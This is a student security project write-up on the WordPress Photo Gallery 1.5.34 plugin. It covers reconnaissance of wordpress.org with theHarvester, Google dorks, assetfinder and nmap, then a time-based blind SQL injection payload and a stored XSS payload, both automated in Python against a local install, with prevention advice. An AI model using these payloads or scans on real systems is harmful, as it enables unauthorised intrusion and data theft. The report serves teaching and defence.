Information Security

Veronica Dell'Aera, 15788
Federica Denaro, 15528

Content

Introduction

The project was carried out in order to target the platform Wordpress. The aim of the project has been in fact to focus mainly on the Plugin Photo Gallery (version 1.5.34). We found vulnerabilities about this plugin on the site exploitDB (see the References below) and exploited them with attacks such as Cross-Site Scripting and SQL Injection.
We worked using Windows 10 and Python 3 with specific libraries.


Identifying Target - Wordpress

To make our script automated and have a robust knowledge of our target we wanted first to identify some of its characteristics through passive information gathering and active information gathering.

Software Description: WordPress is open source software you can use to create beautiful websites, blogs, or apps.


As far as the passive information gathering is concerned we used Kali Linux and its command line. We collected information using public resources thanks to the tools listed below:

1) theHarvester




```
veronica@kali:~$ theHarvester -d wordpress.org -b google
```

With this command we were able to gain information about the hosts.(3 found)




```
[*] Target: wordpress.org

[*] Searching Google.
        Searching 0 results.
        Searching 100 results.
        Searching 200 results.
        Searching 300 results.
        Searching 400 results.
        Searching 500 results.

[*] No IPs found.

[*] No emails found.

[*] Hosts found: 3
---------------------
codex.wordpress.org:198.143.164.111
make.wordpress.org:198.143.164.252
x22make.wordpress.org:198.143.164.252
```

2) Google Dork
   We inserted this text on the search bar in Google to index some sensitive information checking if Wordpress exposes information by using native Google search engine capabilities.



```
inurl:/wp-content/uploads
```


The research was successful and, as we can see from the example below, we were able to access indexes of uploads (sensitive or not)



Index of /wp-content/uploads/revslider/templates/cryptoslider

Name	Last modified	Size	Description
Parent Directory		-	
slide1.jpg	2018-01-22 16:56	10K	
slide2.jpg	2018-01-22 16:56	5.4K	
slide3.jpg	2018-01-22 16:56	4.8K	
slide4.jpg	2018-01-22 16:56	8.9K	


3) assetfinder
   With this command we discovered the subdomains of wordpress.org. What we report here is only a part of the all result. As expected a large quantity of subdomains was found.




```
veronica@kali:~$ assetfinder --subs-only wordpress.org
```

For example, some of the subdomains found were: wordpress.org, q2n7z3mve2.wordpress.org, biblioblogtop50.wordpress.org etc.

For active information gathering we exploited Kali Linux and its command line again. We used nmap to directly interact with the system, as shown below.
In the first example one IP address is analyzed and port 80 and 443 are detected.
The second example shows how we wanted to retrieve the information about its Service and OS with aggressive guesses.



```
veronica@kali:~$ nmap 198.143.164.252
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-02 16:49 CEST
Nmap scan report for wordpress.org (198.143.164.252)
Host is up (0.18s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 18.29 seconds
```



```
veronica@kali:~$ sudo nmap 198.143.164.252 -O -sV
[sudo] password di veronica:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-02 16:50 CEST
Nmap scan report for wordpress.org (198.143.164.252)
Host is up (0.053s latency).
Not shown: 997 filtered ports
PORT    STATE  SERVICE  VERSION
25/tcp  closed smtp
80/tcp  open   http     nginx
443/tcp open   ssl/http nginx
Aggressive OS guesses: QEMU user mode network gateway (95%), Oracle Virtualbox (94%), Sitecom WL-174 wireless ADSL router or ZyXEL B-3000 WAP (93%), ZyXEL Prestige 66
0R ADSL router (92%), Cisco IP Phone 7912-series (92%), Samsung CLP-310N or CLX-3175RW, or Xerox Phaser 6110 printer (91%), Samsung CLX-3160FN printer (91%), GNU Hurd
 0.3 (90%), Huawei SmartAX MT800u-T ADSL router, NexStor Nexsan ATABoy2x NAS device, ZyXEL ES-4024A switch, or ZyXEL Prestige 650HW or 660HW ADSL router (90%), Huawei
 Echolife HG520-series ADSL modem (89%)
No exact OS matches for host (test conditions non-ideal).

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.18 seconds
```

Photo Gallery Plugin 1.5.34
The exploits we analyzed below have both target Wordpress and in particular the Photo Gallery plugin, used for realising mobile-friendly galleries. These attacks are possible to be checked up to the 1.5.34 version of the plugin. It can be downloaded from the link in the section References or be found in our project zip on GitHub repository.
These attacks were both tested on our local hosts after installing Wordpress. We first installed Xampp and used the modules Apache and MySQL to run the application.

Both vulnerabilities were corrected in version 1.5.35 of the plugin.

Time- Based Blind SQL Injection
We identified that in the Photo Gallery plugin (version 1.5.34) exists a time-based blind SQL Injection vulnerability on the parameter album_id. A time-based blind Injection is used to check whether a vulnerability is present or not. Though time delay an attacker can retrieve information from the database and even extract or manipulate data. Each Database Management System (DBMS) has a defined function to pause the query execution, for example:

MySQL uses SLEEP(time) or BENCHMARK(count, expression)

SQL Server uses WAIT FOR DELAY or WAIT FOR TIME

Oracle uses SLEEP(time) but must be declared in a PL/SQL block

Version

Plugin Photo Gallery 1.5.34

Implementation

We automated the attack through a script in Python 3.

Once we downloaded the plugin, we automated the process of logging into Wordpress and sending a GET request with the vulnerable parameter and attached a particular malicious SQL code, such that:

http://localhost/wordpress/wp-admin/admin-ajax.php?action=albumsgalleries_bwg&album_id=<**(SQLi+HERE)**>&width=785&height=550&bwg_nonce=9e367490cc&

Instead of <(SQLi+HERE)> we inserted a malicious SQL code used in MySQL, that is:


0 AND (SELECT * FROM (SELECT(SLEEP(10)))a)

to check if there was actually a vulnerability or not. By doing this way the URL of the target looked like this:

http://localhost/wordpress/wp-admin/admin-ajax.php?action=albumsgalleries_bwg&album_id=**0 AND (SELECT * FROM (SELECT(SLEEP(10)))a)**


&width=785&height=550&bwg_nonce=9e367490cc&

Below we can see the output of the script in Python:


Prompt dei comandi - py SQL_wordpress.py

```
Microsoft Windows [Versione 10.0.18362.836]
(c) 2019 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\feder>cd Desktop

C:\Users\feder\Desktop>py SQL_wordpress.py
Enter the name of the root folder of wordpress in htdocs (e.g. wordpress):
wordpress
Enter username:
admin
Enter password:
TestProva22
Rsponse time:
0.284266
Injecting malicious code
Waiting for browser response...
```

We noticed that the response took more time than usual (more than 10 seconds). This means that in fact there was a time delay and therefore a vulnerability.



```
Microsoft Windows [Versione 10.0.18362.836]
(c) 2019 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\feder>cd Desktop

C:\Users\feder\Desktop>py SQL_wordpress.py
Enter the name of the root folder of wordpress in htdocs (e.g. wordpress):
wordpress
Enter username:
admin
Enter password:
TestProva22
Rsponse time:
0.284266
Injecting malicious code
Waiting for browser response...
Response time:
20.263435

C:\Users\feder\Desktop>
```

<u>Cause and Prevents</u>

A poorly protection and weak code of the web application led to classic SQLi vulnerabilities and caused therefore this time-based blind SQLi vulnerability. A possible solution is to pay attention to special characters and therefore implement a whitelist of these characters from all user-input fields that can be comments, contact form or in this case URL strings. The application should indeed validate the URL contents before processing them.

There exists some prepared statement in PHP, such as. *bind_param* that ensures that special SQL characters like quotes are escaped correctly for insertion in the database.

<u>Conclusions</u>

After this exploit we were able to identify the DBMS used by our target, that is: MySQL which version is above 5.

Cross-Site Scripting

Cross-Site Scripting allows the user to alter the code of an application in one’s web browser. The input of the attacker then can be insecurely executed.
A persistent Cross-Site Scripting vulnerability was identified in the options panel of this plugin and later automated thanks to Selenium + Python, exploiting the web browser Mozilla Firefox.

After having installed the plugin we can click on the left to visualize its options. In this panel if we access the Watermark tab and in the field called “Watermark text” insert the malicious code:

'><img src = a onerror='alert(\"Malicious code\");'

The screenshot below shows how the manual testing of the vulnerability was carried out and the consequence of this malicious code inserted (Mozilla Firefox).




PHOTO GALLERY PREMIUM
Get more stunning views with fully customizable themes, powerful lightbox and much more.

Edit options

Malicious code here

Watermark type
None [✓ Text] Image
Add Text or Image watermark to your images with this option.

Watermark text
'><img src =a onerror='alert("Malicious code here");'
Provide the text to add to images as watermark.

Watermark font size
20
Specify the font size of the watermark text.

Watermark font style
arial.ttf

Implementation

About the implementation to make the exploit automate we installed for Python, through the command “python -m pip install --upgrade pip selenium”, Selenium and moreover geckodriver.exe for Mozilla Firefox was inserted in the folder of the Python script. The script we wrote in fact exploits the Mozilla Firefox browser.

The code works as follows. First libraries are imported, then a browser object is created choosing a specific web browser. We chose Mozilla Firefox, but it can be changed. The user is asked to insert the root folder in htdocs representing the wordpress site. Then the user is asked to input username and password for the login, to validate his or her access so, by finding buttons and text fields, using ids and names, we can navigate the page. The send_keys method is a method that lets type content automatically into a field. The browser finds the element by id to click and later the browser will show the content of the site redirecting to the options page. Once the tab in particular is found, in our case Watermark, and field too the method send_keys is once again exploited to insert in the field the malicious code:

'><img src = a onerror='alert(\"Malicious code\");'

The result is the automatically opened web browser page showing this alert, like shown in the picture before.

Cause and Prevents

In this case the application does not validate the user input provided and so the malicious code can be inserted without check. To prevent this vulnerability to exist developers must ensure that all input are validated and to encode all input included in output. This prevents not only XSS but also other type of vulnerabilities. Moreover another solution could be to escape user input and in particular key characters, like < and >, are prevented from being interpreted.

Consequences

It is important to remark that in this case we decided to show only the sentence “Malicious code” but this kind of vulnerability is a dangerous one. It could be used to show and steal cookies (document.cookie), login session tokens, trick the victim into divulging his or her password and so on.

References
https://wordpress.org/
https://downloads.wordpress.org/plugin/photo-gallery.1.5.34.zip
https://www.exploit-db.com/exploits/47373
https://www.exploit-db.com/exploits/47371